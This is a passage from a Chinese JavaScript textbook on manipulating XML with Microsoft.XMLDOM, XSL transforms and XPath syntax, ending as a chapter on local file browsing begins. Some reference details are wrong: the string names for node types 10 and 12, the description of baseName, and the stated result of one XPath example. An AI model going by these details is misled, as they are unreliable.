（9）文档对象节点，字符串值“NODE_DOCUMENT”，节点类型值为“9”。通过“new ActiveXObject()”或者XML数据岛生成的对象被称为文档对象节点。

（10）文档类型节点，字符串值“NODE_DOCUMENT”，节点类型值为“10”。“<!DOCTYPE>”标签对应的对象称为文档类型节点。

（11）文档片段节点，字符串值“NODE_DOCUMENT_FRAGMENT”，节点类型值为“11”。文档片段不可以作为任何类型节点的子节点。此节点通常由脚本生成，作为其他节点的容器。

（12）符号（标记）节点，字符串值“NODE_DOCUMENT_FRAGMENT”，节点类型值为“12”。在文档类型节点内的符号声明所对应的节点被称为符号节点。

注意 对于内建的实体引用，例如“<”、“>”和“&”等被会当作正常的文本节点，而不是实体引用节点。

16.4.2 XML元素节点的属性和方法

表16.3列出了XML元素节点的所有属性。

表16.3 XML元素节点的属性列表

属性名	描　述
attributes	包含了节点的所有属性
baseName	字符串型，只读，返回节点的命名空间
childNodes	以节点集的方式返回节点所包含的XML子节点
dataType	字符串型，可读写，设置或返回节点的数据类型
definition	只读，返回DTD中对此节点的定义
firstChild	只读，返回此节点的第一个子节点
lastChild	只读，返回此节点的最后一个子节点
namespaceURI	只读，返回文档命名空间的全局资源标志符（URI）
nextSibling	只读，返回此节点在文档流中的下一个同胞元素
nodeName	只读，返回节点名称
nodeType	只读，返回节点类型
nodeTypedValue	可读写，按照节点值类型定义，设置或返回节点值
nodeTypeString	只读，以字符串格式返回节点值
nodeValue	可读写，返回节点值
ownerDocument	只读，返回文档中包含此节点的根
parentNode	只读，返回此节点的父节点
parsed	只读，返回此节点及其子节点的解析状态
prefix	只读，返回命名空间的前缀
previousSibling	只读，返回此节点在文档流中的上一个同胞元素

（续）

属性名	描　述
specified	只读，返回节点是否在DTD中明确定义
tagName	只读，返回节点的标签名称
text	只读，返回节点中的非标记内容
xml	只读，返回节点及其内容子节点的xml文本

表16.4列出了XML元素节点的所有方法。

表16.4　XML元素节点的方法列表

属性名	描　述
appendChild(node)	将指定的节点插入至当前节点中，所有子节点的最后位置。参数“node”为需要增加的节点
cloneNode(deep)	克隆当前的节点。参数“deep”布尔型，可选，为“true”时复制此节点及其所有的内容节点，为“false”时仅仅复制此节点自身及其属性
getAttribute(name)	获取元素节点的属性值。参数“name”字符串型，为需要获取的属性的名称
getAttributeNode(name)	获取元素节点的属性节点。参数“name”字符串型，为需要获取的属性的名称
getElementsByTagName(tagName)	获取文档中所有具有指定标签的元素。参数“tagName”为需要获取的元素的标签名称。此方法返回符合条件的元素节点集
hasChildNodes()	返回此元素是否具有子节点，无参数
insertBefore(newChild, refChild)	在节点子元素中指定位置插入新的元素节点。参数“newChild”为需要插入的新元素。参数“refChild”为需要插入位置后的子元素节点，如果此参数为“null”则将新元素插入子元素集合的最后位置
normalize()	通过将所有内部文本联合的方式，合并此元素内的所有节点，无参数，无返回值
removeAttribute(name)	移除元素节点内，指定名称的属性。参数“name”字符串型，为需要移除的属性的名称
removeAttributeNode(attNode)	移除元素节点的子属性节点。参数“attname”为需要移除的属性节点
removeChild(node)	移除子节点。参数“node”为需要移除的子节点。此方法返回被移除的子节点
replaceChild(newChild. oldChild)	将旧的子节点“oldChild”替换为新子节点“newChild”
selectNodes(strXPath)	根据字符串型参数“strXPath”，返回符合条件的元素节点集合
selectSingleNode(strXPath)	根据字符串型参数“strXPath”，返回符合条件的元素节点
setAttribute(name, value)	设置属性值，参数“name”为需要设定的属性名，参数“value”为需要设置的属性值
setAttributeNode(attNode)	设置或更新元素的属性子节点。参数“attName”为需要修改的属性节点
transformNode(objStylesheet)	将XML文档转换为HTML输出。参数“objStyleSheet”为一个XSLT样式表对象。返回值为转换后的HTML文本
transformNodeToObject(stylesheet, outputObject)	将XML文档转换后输出到指定的对象。参数“objStyleSheet”为一个XSLT样式表对象。参数“outputObject”为接受输出的对象。返回值为转换后的HTML文本

16.4.3　动态生成新的XML文档

通过XML Document和XML元素节点的属性和方法，可以动态的向XML文档中增加新的节点。按

照节点类型的不同，使用的方法也有所不同。

（1）向元素节点中添加新的属性节点，可以使用XML Document的“createAttribute”方法，下面是一个使用此方法的例子：

```
<script>
//生成新的XML控件
var xml = new ActiveXObject("Microsoft.XMLDOM");
var root, newAtt, atts;
//通过"loadXML"方法初始化XML文档
xml.loadXML("<root></root>");
//获取XML文档的根元素节点
root = xml.documentElement;
//新建属性节点
newAtt = xml.createAttribute("ID");
//设置新建属性节点的值
newAtt.value = "hutia";
//获取根元素节点的属性节点集合
atts = root.attributes;
//向此集合中增加新的属性
atts.setNamedItem(newAtt);
//输出XML文档内容
document.write(xml.xml.replace(/&/g,"&amp;").replace(/\"/g,"&quot;").replace
(/ /g," ").replace(/</g,"&lt;").replace(/>/g,"&gt;").replace(/\r\n/g,"<br>"));
</script>
```

输出的结果是：

```
<root ID=" hutia" ></root>
```

说明 对于元素节点，具有属性“attributes”，返回元素的所有属性节点集合。此集合具有方法“setNamedItem(node)”，其作用是向集合中添加元素。参数“node”是需要添加到此集合中的元素。

另一种向元素节点中添加或修改属性的方法，是调用元素节点的“setAttribute”方法，示例如下：

```
<script>
//生成新的XML控件
var xml = new ActiveXObject("Microsoft.XMLDOM");
var root,
//通过"loadXML"方法初始化XML文档
xml.loadXML("<root></root>");
//获取XML文档的根元素节点
root = xml.documentElement;
//设置节点属性
root.setAttribute("lover", "Axiang");
//输出XML文档内容
document.write(xml.xml.replace(/&/g,"&amp;").replace(/\"/g,"&quot;").replace
(/ /g," ").replace(/</g,"&lt;").replace(/>/g,"&gt;").replace(/\r\n/g,"<br>"));
</script>
```

输出的结果是：

```
<root lover=" Axiang" ></root>
```

无疑，使用“setAttribute”方法增加或修改属性，是一种比操作属性节点更加简单快速的方式。

（2）向元素节点中添加新的“CDATA”节点，可以使用XML Document的“createCDATASection”方法，下面是一个使用此方法的例子：

```
<script>
//生成新的XML控件
var xml = new ActiveXObject("Microsoft.XMLDOM");
var root, newItem;
//通过"loadXML"方法初始化XML文档
xml.loadXML("<root></root>");
//获取XML文档的根元素节点
root = xml.documentElement;
//创建节点
newItem = xml.createCDATASection("这里是创建的\r\nCDATA的文本\r\nhutia");
//将节点插入根节点中
root.appendChild(newItem);
//输出
document.write(xml.xml.replace(/&/g,"&amp;").replace(/\"/g,"&quot;").replace
(/ /g," ").replace(/</g,"&lt;").replace(/>/g,"&gt;").replace(/\r\n/g,"<br>"));
</script>
```

输出的结果是：

```
<root><![CDATA[这里是创建的
CDATA的文本
hutia]]></root>
```

其操作过程和HTML中，使用DOM方法增加新的节点类似，均使用“appendChild”方法或“insertBefore”方法，将创建的子对象添加到父元素的指定位置。

注意 由于“CDATA”节点格式的特殊性，“createCDATASection”方法接受的字符串参数中，不可以含有“]]>”的字符组合。

（3）创建新的注释节点、元素节点、实体引用节点和文本节点的方式，与创建“CDATA”节点的方式类似。均为调用相应的“create……”方法创建新的节点后，使用“appendChild”方法或“insertBefore”方法，将创建的子对象添加到父元素的指定位置。下面是一个创建这些类型节点的例子：

```
<script>
//生成新的XML控件
var xml = new ActiveXObject("Microsoft.XMLDOM");
var root, newItem;
//通过"loadXML"方法初始化XML文档
xml.loadXML("<root></root>");
//获取XML文档的根元素节点
root = xml.documentElement;
//创建节点，并将其插入根节点
newItem = xml.createComment("这里是创建的注释");root.appendChild(newItem);
newItem = xml.createElement("新标签");root.appendChild(newItem);
```

```
newItem = xml.createEntityReference("新实体");root.appendChild(newItem);
newItem = xml.createTextNode("新文本内容");root.appendChild(newItem);
//newItem = xml.createProcessingInstruction("xml", "version=\"1.0\"");root.appendChild(newItem);
//输出
document.write(xml.xml.replace(/&/g,"&amp;").replace(/\"/g,"&quot;").replace
(/ /g," ").replace(/</g,"&lt;").replace(/>/g,"&gt;").replace(/\r\n/g,"<br>"));
</script>
```

其输出的XML内容为：

```
<root><!--这里是创建的注释--><新标签/>&新实体;新文本内容</root>
```

注意 和“CDATA”节点类似，“createComments”方法的字符串参数中，不可以含有“--”（连续的两个短横线）字符。

（4）创建“处理指示”节点的方法如下：

```
<script>
//生成新的XML控件
var xml = new ActiveXObject("Microsoft.XMLDOM");
var root, newItem;
//通过"loadXML"方法初始化XML文档
xml.loadXML("<root>文本内容</root>");
//获取XML文档的根元素节点
root = xml.documentElement;
//创建处理指示节点
newItem = xml.createProcessingInstruction("xml", "version=\"1.0\"");
//必须把此节点插入文档最前方
xml.insertBefore(newItem, root);
//输出
document.write(xml.xml.replace(/&/g,"&amp;").replace(/\"/g,"&quot;").replace
(/ /g," ").replace(/</g,"&lt;").replace(/>/g,"&gt;").replace(/\r\n/g,"<br>"));
</script>
```

其输出的XML内容为：

```
<?xml version="1.0"?>
<root>文本内容</root>
```

注意 必须把处理指示节点插入到XML根节点的前方，否则会产生“无法与节点类型 XMLDECL 进行此操作”的错误。

（5）XML Document对象的方法“createNode”可以根据参数创建指定类型的节点。其使用示例如下：

```
<script>
//生成新的XML控件
var xml = new ActiveXObject("Microsoft.XMLDOM");
var root, newItem;
//通过"loadXML"方法初始化XML文档
xml.loadXML("<root>文本内容</root>");
```

```
//获取XML文档的根元素节点
root = xml.documentElement;
//创建节点，并将其插入根节点
newItem = xml.createNode(1, "属性名称", "hutia");root.appendChild(newItem);
newItem = xml.createNode(1, "胡蜜", "");root.appendChild(newItem);
//输出
document.write(xml.xml.replace(/&/g,"&amp;").replace(/\"/g,"&quot;").replace
(/ /g," ").replace(/</g,"&lt;").replace(/>/g,"&gt;").replace(/\r\n/g,"<br>"));
</script>
```

其输出的XML内容为：

```
<root>文本内容<属性名称 xmlns="hutia"/><胡蜜/></root>
```

方法“createNode”的第1个参数为需要创建的节点的类型，整型，取值范围为“1”至“12”。各个数值代表的节点类型见前面的小节。第3个参数是命名空间的URI值，此参数不可省略，不需要设置时可以传递空字符串（“""”）给此方法。

16.4.4 移动XML元素在文档中的位置

对于每一个XML元素节点来说，都具有方法“appendChild”和“insertBefore”。

“appendChild（node）”方法用于将指定的XML元素节点作为子节点，插入到当前节点的子节点集的最后位置，下面是一个使用“appendChild”方法的例子：

```
<script>
//生成新的XML控件
var xml = new ActiveXObject("Microsoft.XMLDOM");
var root, newItem;
//通过"loadXML"方法初始化XML文档
xml.loadXML("<root></root>");
//获取XML文档的根元素节点
root = xml.documentElement;
//创建节点，并将其插入根节点
newItem = xml.createElement("节点1");root.appendChild(newItem);
newItem = xml.createElement("节点2");root.appendChild(newItem);
//输出
document.write(xml.xml.replace(/&/g,"&amp;").replace(/\"/g,"&quot;").replace
(/ /g," ").replace(/</g,"&lt;").replace(/>/g,"&gt;").replace(/\r\n/g,"<br>"));
</script>
```

其输出的XML内容为：

```
<root><节点1/><节点2/></root>
```

可以看出，后加入的节点在子节点集中的位置也相对靠后。

“insertBefore(newNode, refNode)”方法的作用是，在指定的当前元素子节点“refNode”前面的位置，插入新的元素节点，下面是一个使用“insertBefore”方法的例子：

```
<script>
//生成新的XML控件
var xml = new ActiveXObject("Microsoft.XMLDOM");
```

```
var root, newItem1, newItem2;
//通过"loadXML"方法初始化XML文档
xml.loadXML("<root></root>");
//获取XML文档的根元素节点
root = xml.documentElement;
//创建节点，并将其插入根节点
newItem1 = xml.createElement("节点1");root.appendChild(newItem1);
newItem2 = xml.createElement("节点2");root.insertBefore(newItem2, newItem1);
//输出
document.write(xml.xml.replace(/&/g,"&amp;").replace(/\"/g,"&quot;").replace
(/ /g," ").replace(/</g,"&lt;").replace(/>/g,"&gt;").replace(/\r\n/g,"<br>"));
</script>
```

输出的XML内容为：

```
<root><节点2/><节点1/></root>
```

可以看出，新的“节点2”被插入到了“节点1”的前面位置。

注意 “insertBefore(newNode, refNode)”方法中，参数“refNode”必须是当前元素节点的子节点，或者为“null”。此参数不可以缺省。当其取值为“null”时，新的元素被直接插入到当前元素节点的子节点集的最后位置，其作用等同于“appendChild”。

“appendChild”和“insertBefore”方法，不仅可以用于插入使用XML Document对象的“createXXXX”方法创建的新节点，也可以接受XML文档中原本已经存在的节点作为参数。其作用为，将指定的节点移动到所需要的位置。代码16.4.htm是一个使用“appendChild”和“insertBefore”方法，来实现将XML文档中，各个节点按其文本内容排序。

代码16.4.htm　XML文件的节点排序

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>16-4  XML文件的节点排序</title>
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { overflow:auto; }
#hutia { font-size:14px; font-weight:bold; color:white; font-family:Arial, 宋体;
background-color:#6090DA; padding:4px 10px; }
.out { width:180px; height:100px; overflow:auto; border:1px solid silver; margin:10px; }
</style>
<script>
var xml;
//函数"$"根据指定字符串获取相应ID的对象
function $(str){ return(document.getElementById(str)); }
//将给定的字符串中的特殊字符替换为HTML实体
function html_encode(strV){ return(strV.replace(/&/g,"&amp;").replace(/"/g,"&quot;").
replace (/ /g," ").replace(/\t/g,"    ").replace(/</g,"&lt;").replace
(/>/g,"&gt;").replace(/\r\n/g,"<br>")); }
//将给定的字符串输出到一个新建的DIV对象
```

```
function print(str){
    //创建用于输出的DIV
    var obj = document.createElement("div");
    //设置指定的样式类名
    obj.className = "out";
    //插入新建的DIV元素
    $("hutia").appendChild(obj);
    //对DIV的innerHTML属性赋值，完成输出操作
    obj.innerHTML = html_encode(str);
}
//窗体载入完毕时初始化
window.onload = function(){
    var ary, obj;
    //创建XML控件
    xml = new ActiveXObject("Microsoft.XMLDOM");
    //初始化一个数组
    ary = new Array();
    //对数组各个元素赋以随机的数值
    for(var i=0; i<50; i++)ary[i] = Math.random().toFixed(4);
    //将数组的元素联合起来，生成一个随机的XML文档
    xml.loadXML("<root>\r\n<i>" + ary.join("</i>\r\n<i>") + "</i>\r\n</root>");
    //输出生成的XML文档内容
    print(xml.xml);
    //对XML文档的子节点进行排序操作
    sort(xml.documentElement);
    //输出排序后的XML文档内容
    print(xml.xml);
}
//排序函数，将给定的XML元素节点的子节点，按其text属性排序
function sort(node){
    var len, sorted;
    //获取元素的子节点长度，用以判断循环
    len = node.childNodes.length;
    //单向冒泡排序算法
    do{
        sorted = false;
        for(var i=0; i<len-1; i++){
            if(node.childNodes[i].text > node.childNodes[i+1].text){
                node.insertBefore(node.childNodes[i], node.childNodes[i+2]);
                sorted = true;
            }
        }
    }while(sorted);
}

</script>
</head>
<body>
<!-- 用于输出的容器DIV -->
```

```
<div id="hutia"></div>
</body>
</html>
```

程序运行的效果如图16.8所示。

图16.8 XML元素节点排序

此处的示例代码中，使用了基本的单向冒泡排序法，对XML元素的各个节点按其内部文本排序。在排序算法中，相邻的两个元素比较后，如果需要移动，则调用父节点的“insertBefore”方法将两个元素交换。

每个元素节点均有“childNodes”集合，此集合具有“length”属性。其与HTML DOM中的“childNodes”集合很相似。可以通过循环访问其组成元素，来达到变量元素子节点的目的。

16.4.5 利用XSL样式表转换XML

XSL指扩展样式表语言（EXtensible Stylesheet Language）。由于存在着基于XML语言的样式表要求，万维网联盟（W3C）开始发展XSL。XSL在本质上来说也是一个XML类型的文档，其作用是指定XML文档转换为HTML文档的规则。另一个角度看来，XML本身只是提供了结构化的数据，而XSL文档则提供了这些数据的表现形式。因此。XSL也就是XML的样式表。

在JavaScript中，可以使用XML元素节点，或者XML Document节点的“transformNode”方法，来执行XML到HTML的转换。代码16.5.htm是一个使用JavaScript结合XSL，实现可排序表格的例子。

代码16.5.htm XSL的动态应用

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>16-5  XSL的动态应用</title>"
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { overflow:auto; }
th { cursor:pointer; }
</style>
<script>
var xml, xsl;
//函数"$"根据指定字符串获取相应ID的对象
function $(str){ return(document.getElementById(str)); }
//窗体载入完毕时初始化
window.onload = function(){
    //创建XML控件
    xml = new ActiveXObject("Microsoft.XMLDOM");
    xsl = new ActiveXObject("Microsoft.XMLDOM");
    //载入XML数据
    xml.load("\\\\192.168.1.151\\F$\\hutia\\book\\JavaScript入门到精通\\代码\\inc\\data\\16-1.xml");
    //载入XSL样式表
    xsl.load("\\\\192.168.1.151\\F$\\hutia\\book\\JavaScript入门到精通\\代码\\inc\\data\\16-5.xsl");
    //执行XML至HTML的转换
    $("hutia").innerHTML = xml.transformNode(xsl);
}
```

```
//函数"orderby"按照指定的XML字段进行排序
//此函数在生成的表头单元格被鼠标单击时调用
function orderby(name){
    var orderNode;
    //获取XSL文档中的"order-by"属性节点
    orderNode = xsl.selectSingleNode("//@order-by");
    //确认排序方式为顺序或倒序
    if(orderNode.value == name){
        orderNode.value = "-" + name;
    }else{
        orderNode.value = name;
    }
    //执行XML至HTML的转换
    $("hutia").innerHTML = xml.transformNode(xsl);
}
</script>
</head>
<body>
<!-- 用于输出的容器DIV -->
<div id="hutia"></div>
</body>
</html>
```

载入的“16.5.xsl”的部分内容如下：

```
<?xml version="1.0" encoding="gb2312"?>
<xsl:stylesheet xmlns:xsl="http://www.w3.org/TR/WD-xsl">
<xsl:template match="/">
<xsl:apply-templates select="所有书籍" />
</xsl:template>

<xsl:template match="所有书籍">
<table border="1">
    <thead>
        <tr>
            <th onclick="orderby('名称');">名称</th>
            <th onclick="orderby('作者');">作者</th>
            <th onclick="orderby('简介');">简介</th>
            <th onclick="orderby('出版日期');">出版日期</th>
            <th onclick="orderby('售价');">售价</th>
        </tr>
    </thead>
    <tbody>
        <xsl:apply-templates select="图书" order-by="名称"/>
    </tbody>
</table>
</xsl:template>
......
......
```

说明 完整的“16-5.xsl”文件可以在随书光盘的相应目录下找到。由于本书的知识内容重点不在XML上，此XSL文件的内容不作详细解释，感兴趣的读者可以自行查阅相关XML书籍。

程序执行的效果如图16.9所示。

图16.9 已按照“名称”顺序排列的表格

在表格的表头部分单元格上，单击鼠标左键，则表格数据会按照所选择的列排序（如果原本已按照此列排序，则原本顺序排列的变为倒序，或者相反）。

从代码中可以看出，这样结构的页面彻底实现了样式和数据的分离。同时，对于表格排序的实现也非常的轻松与快速，较以前章节中的种种排序表格快速且简单了许多。

因为XSL本质上也是一个XML文档，所以本示例中，使用“Microsoft.XMLDOM”对象的“load”方法来载入。“transformNode”方法，就是将参数给出的XSL文档作为模板，应用到XML文档上，按照XSL给出的规则将其转化为HTML文档，并返回转化后的字符串值。

16.5 在XML文档中查找节点——“XPath”

既然XML被设计为一种数据的载体，在有着良好的数据结构的同时，必然会提供一些方便的、快速的查找数据的能力。事实上，“XPath”正是出于这个目的被设计出来的。其作用类似于“SQL”查询语句，用于自XML的数据源中，查找符合要求的数据。

和传统的“SQL”语句不同的是，由于XML的数据均被存放在一个不同类型的节点中，因此“XPath”查询语句的语法也是围绕着节点这个概念展开的。

“XPath”是W3C“XSLT”标准的主要元素，并且“XQuery”和“XPointer”同时被构建于“XPath”表达之上。因此，对“XPath”的理解是很多高级“XML”应用的基础。

16.5.1 在XML控件应用中使用“XPath”

在了解“XPath”的详细语法之前，先介绍一下“XPath”在XML控件中的应用。“XPath”被广泛应用在“XSLT”、“XQuery”和“XPointer”等应用中，在XML控件中的应用只是其作用范畴的一小部分。

在XML控件中，可以使用XML Document的“selectNodes”和“selectSingleNode”方法，通过符合“XPath”构建的字符串参数，来获取符合条件的节点或节点集合，其语法如下：

```
var xml = new ActiveXObject("Microsoft.XMLDOM");
xml.load(URL);
theNode = xml.selectSingleNode("/node[@id='hutia']");
theNodes = xml.selectNodes("//book");
```

其中形如“/node[@id=’ hutia’]”和“//book”的字符串就是“XPath”查询字符串。

方法“selectNodes”返回一个符合要求的节点集，即使只有一个节点符合要求，也会将其作为一个长度为1的集合的元素返回。“selectSingleNode”则返回一个符合要求的节点，如果有多个节点符合要求，则仅返回第一个符合要求的节点。

16.5.2 “XPath”简介

同为数据查询描述语言，“SQL”语言使用接近自然语言的语法描述符合条件的数据。而“XPath”

则使用贴近数据组织方式的语法描述。由于XML文档中的数据为树状结构储存，“XPath”使用路径表达式来选取XML文档中的节点或者节点集。这些路径表达式和我们在常规的电脑文件系统中看到的表达式非常相似。

“XPath”于1999年11月16日成为W3C标准。“XPath”被设计供“XSLT”、“XPointer”以及其他XML解析软件使用。“XPath”含有超过100个内建的函数。这些函数用于字符串值、数值，日期和时间比较、节点和“QName”处理、序列处理、逻辑值等等。

注意 对于XML控件中使用的“XPath”来说，很多函数可能不被支持。

在“XPath”中，有7种类型的节点：元素、属性、文本、命名空间、处理指令、注释以及文档（根）节点。XML文档是被作为节点树来对待的。树的根被称为文档节点或者根节点。“XPath”中的元素结构和XML中元素的结构一一对应。

因此“XPath”中的节点关系和XML文档树中的节点关系类似，分为“父节点”、“子节点”、“同胞节点”、“先辈节点”和“后代节点”。例如下面的XML片段：

```
<所有书籍>
    <图书>
        <名称>鹿鼎记</名称>
        <作者>金庸</作者>
        <简介>一个男人和七个女人的故事</简介>
        <出版日期>1986-01-08</出版日期>
        <售价>2008</售价>
    </图书>
</所有书籍>
```

其中，“图书”元素是“名称”元素的父节点，“名称”元素是“图书”元素的子节点。“作者”元素和“简介”元素互为同胞节点。“所有书籍”是所有其他节点的先辈节点，所有其他节点是“所有书籍”节点的后代节点。

注意 前辈节点和父节点的区别在于，父子节点关系必须是直接包含和被包含的关系，而前辈和后代节点关系则不需要。所有拥有同一个父节点的元素互为同胞节点。理解节点之间的关系是理解XML文档结构和“XPath”的基础中的基础。

表16.5 常见的路径表达式及其含义

表达式	描　述
nodename	选取当前节点下所有标签名为“nodename”的子节点
/	XML文档中的根节点
//	选取任意位置的节点
.	选取当前节点
..	选取当前节点的父节点
@	选取属性节点

16.5.3 “XPath”语法

“XPath”中使用“/”分隔路径中的各个元素。表16.5列出了常见的路径表达式及其含义。

对于下面的XML文档：

```
<root>
    <a/>
    <b>
        <b1/>
        <b2 id="hutia"/>
```

```
        <b3/>
    </b>
    <b/>
    <d>
        <d1 id="hutia"/>
    </d>
</root>
```

执行下面的函数：

```
selectSingleNode("/");
```

获取的XML节点为整个“<root>”节点。执行下面的函数：

```
selectNodes("/b");
```

则返回两个节点：“<b1/>...<b3/>”和“”。执行下面的函数：

```
selectSingleNode("//@id");
```

则会获取一个属性节点“id=”hutia””。

注意 使用“@”标记获得的节点是属性节点而不是元素节点，在处理获得的节点时与普通的元素节点有所不同，注意区别对待。前面小节中的示例代码16.5.htm，在改变表格排序的属性时，就是获取了“order-by”的属性节点，并通过动态改变此节点的“value”来实现的。

查询路径可以像Windows文件夹路径那样书写，例如下面的函数：

```
selectSingleNode("/root/b/b2/../../d/d1/..");
```

获取的节点为“<d><d1 id=“hutia” /></d>”。

“XPath”允许通过“谓语”（“Predicates”）来界定需要获取的节点应满足的条件。谓语书写在节点后，由方括号括起来。表16.6所示的是一些使用谓语的例子。

表16.6 “XPath”谓语查询实例

路径表达式	结　果
/所有书籍/图书[1]	选取属于“所有书籍”子元素的第1个“图书”元素
/所有书籍/图书[last()]	选取属于“所有书籍”子元素的最后一个“图书”元素
/所有书籍/图书[last()-1]	选取属于“所有书籍”子元素的倒数第2个“图书”元素
/所有书籍/图书[position()<3]	选取最前面的两个属于“所有书籍”元素的“book”子元素
//名称[@语言]	选取任意位置，所有拥有名为“语言”的属性的“名称”元素
//名称[@语言='英语']	选取任意位置，所有“语言”属性值等于“英语”的“名称”元素
/所有书籍/图书[售价>35.00]	选取所有“所有书籍”元素的“图书”子元素，且其中的“售价”元素的值须大于35.00
/所有书籍/图书[售价>35.00]/名称	选取所有“所有书籍”元素的“图书”子元素的“名称”子元素，且其中“图书”元素的“售价”子元素的值须大于35.00

“XPath”中支持通配符，用于匹配未知的节点。符号“*”匹配所有的元素节点；符号“@*”匹配所有的属性节点；“node()”匹配任意类型的节点。

例如，“//*”匹配文档中的所有元素节点，“//@*”匹配文档中的所有属性节点，“/所有书籍/node()”

匹配根节点“所有书籍”下的所有类型的节点。

“XPath”中支持使用“|”操作符，来一次选取多个路径或元素。“A | B”表示同时返回符合条件A或B的元素。例如“/所有书籍/图书/简介 | /所有书籍/图书/售价”同时返回“简介”和“售价”两种子元素。

16.5.4 “XPath”中的“轴”与运算符

这里的“轴”是坐标轴的意思。在“XPath”的路径中，每一个“/”分隔开的描述叫做一“步”(“step”)。路径书写分为相对路径和绝对路径两种：

```
/step/step/...          绝对路径
step/step/...           相对路径
```

绝对路径自XML文档的根节点开始描述，相对路径自当前的元素节点位置开始描述。

每一“步”中包括“轴”、“节点测试”和“谓语”3个部分。“轴”的描述常常可以省略，“节点测试”通常为元素节点的标签名或属性节点的属性名。每一“步”的谓语数量可以为零个或一个。“步”的语法如下：

```
轴::节点测试[谓语]
```

常见的“轴”名称如下表16.7所示。

表16.7 “轴”名称列表

轴名称	结 果
ancestor	选取当前节点的所有先辈（父、祖父等）
ancestor-or-self	选取当前节点的所有先辈（父、祖父等）以及当前节点本身
attribute	选取当前节点的所有属性
child	选取当前节点的所有子元素
descendant	选取当前节点的所有后代元素（子、孙等）
descendant-or-self	选取当前节点的所有后代元素（子、孙等）以及当前节点本身
following	选取文档中当前节点的结束标签之后的所有节点
namespace	选取当前节点的所有命名空间节点
parent	选取当前节点的父节点
preceding	选取文档中当前节点的开始标签之前的所有节点
preceding-sibling	选取当前节点之前的所有同级节点
self	选取当前节点

例如下面的“XPath”描述：

```
selectSingleNode("ancestor::个人信息[@姓名='hutia']/学历[last()]");
```

使用的是相对路径，获取当前节点所有先辈节点中，“姓名”属性值为“hutia”的标签名为“个人信息”的节点，其“学历”子节点的最后一个元素节点。表16.8所示的是一些使用“轴”的示例。

在“步”的谓语描述中，可以使用各种运算符，对其表达式进行基本的运算，并根据运算的结果来实现查询的筛选判断。表16.9列出了“XPath”中支持的运算符。

表16.8 “轴”的使用示例

例　子	结　果
ancestor::图书	选取当前节点的所有先辈的“图书”节点
ancestor-or-self::图书	选取当前节点的所有先辈的“图书”节点，如果当前节点也是“图书”节点则当前节点也会被选取
attribute::ID	选取当前节点的“ID”属性，等效于“@ID”
child::图书	选取当前节点的所有子“图书”元素，等效于“./图书”
descendant::图书	选取当前节点的所有后代“图书”元素
parent::图书	选取当前节点的父“图书”节点，等效于“../图书”
child::text()	选取当前节点的所有文本子节点

表16.9 “XPath”中的运算符

运算符	描　述	实　例	返回值
|	合并两个节点集	//名称|//描述	返回所有“名称”和“描述”元素组成的节点集
+	加法	3 + 2	5
−	减法	3−2	1
*	乘法	3 * 2	6
div	除法	6 div 3	2
=	等于	售价=1.80	判断两个表达式是否相等。如果“售价”等于1.80，则返回“true”，否则返回“fasle”
!=	不等于	售价!=1.80	判断两个表达式是否不相等。如果售价不等于1.80，则返回“true”，否则返回“fasle”
<	小于	售价<1.80	判断左侧表达式是否小于右侧表达式。如果售价小于1.80，则返回“true”，否则返回“fasle”
<=	小于或等于	售价<=1.80	判断左侧表达式是否小于或等于右侧表达式。如果售价小于或等于1.80，则返回“true”，否则返回“fasle”
>	大于	售价>1.80	判断左侧表达式是否大于右侧表达式。如果售价大于1.80，则返回“true”，否则返回“fasle”
>=	大于或等于	售价>=1.80	判断左侧表达式是否大于或等于右侧表达式。如果售价大于或等于1.80，则返回“true”，否则返回“fasle”
or	或	售价=1.80 or 售价=6.15	对两个逻辑值取“或”操作。售价等于1.80或者等于6.15时均返回“true”，否则返回“fasle”
and	与	售价>1.80 and 售价<6.15	对两个逻辑值取“与”操作。售价大于1.80且小于6.15时返回“true”，否则返回“fasle”
mod	计算除法的余数	7 mod 3	1

注意 除法的运算符是“div”而不是“/”符合，是为了避免和路径分隔符“/”相区分，在书写时应避免书写错误。

综上，通过设计合理的“轴”、“节点测试”和“谓语”，使用运算符来进行一定的逻辑操作，可以完成大多数的基本查询操作。例如，对于本章示例代码16.1.htm中所用到的XML文档，下面的“XPath”查询：

```
xml.selectNodes("//图书[售价>=20.00 and 售价<=100.00 and作者='金庸']");
```

可以返回所有售价在20.00至100.00之间，且作者为“金庸”的图书节点。

注意 上面的“XPath”查询表达式中，“作者”为节点测试的标签名，因此无需引号，而“金庸”是需要判断的字符串值，因此需要用引号括起来，否则就会出错。这点很重要，请读者注意体会。

16.6 小结

XML是HTML语言未来的发展方向，具有功能强大、扩展性好，利于数据的储存和交换，适合计算机处理和编写等优点。随着xHTML标准的推行，XML语言即将得到越来越广泛的应用。XML也是一种非常优良的服务器和客户端数据传递的工具。近年来流行的Ajax概念其实就是使用了XML作为数据交换的载体。本章介绍了使用“Microsoft.XMLDOM”操作XML文档的方法。本章讲述的知识点如下。

（1）XML简介，包括其文档结构和如何在Web页面中使用XML。

（2）XML的JavaScript编程。包括其文档对象和元素节点对象的属性、方法和事件等。并举例实现了XML文档的异步载入、DTD有效性验证、文档节点排序、XSL样式表转换等操作。

（3）XML数据查询工具“XPath”的介绍。包括“XPath”语法、“轴”的应用和运算符等的使用。

第17章 JavaScript操作本地文件

上一章讲述了JavaScript与XML的操作交互，讲解了XML文档对象模型。介绍了XML文档节点和元素节点的属性、方法和事件。作为一种轻型的数据载体，XML结构在网络应用中有着特殊的优势，因此对XML的操作有着很大的应用空间。

JavaScript的应用不仅可以用来实现Web页面的特效，作为一种强大的脚本语言，JavaScript完全可以完成很多本地可执行程序能够完成的任务。本章将讲述如何使用JavaScript操作本地的文件系统。

17.1 实例：文件浏览器

代码17.1.hta是一个本地的文件夹浏览器，可以用于浏览本地的文件夹和文件。其实现了动态读取本地文件系统的内容。

代码17.1.hta 文件浏览器

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>17-1  文件浏览器</title>
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { overflow:auto; }
table { width:100%; }
a { color:blue; line-height:20px; width:100%; overflow:visible; padding:0px 5px; text-decoration:none; }
a:hover { background-color:#EFEFFF; color:black; }
</style>
```

上面是样式定义，定义了超链接的鼠标移入时的效果。

```
<script>
var fso;
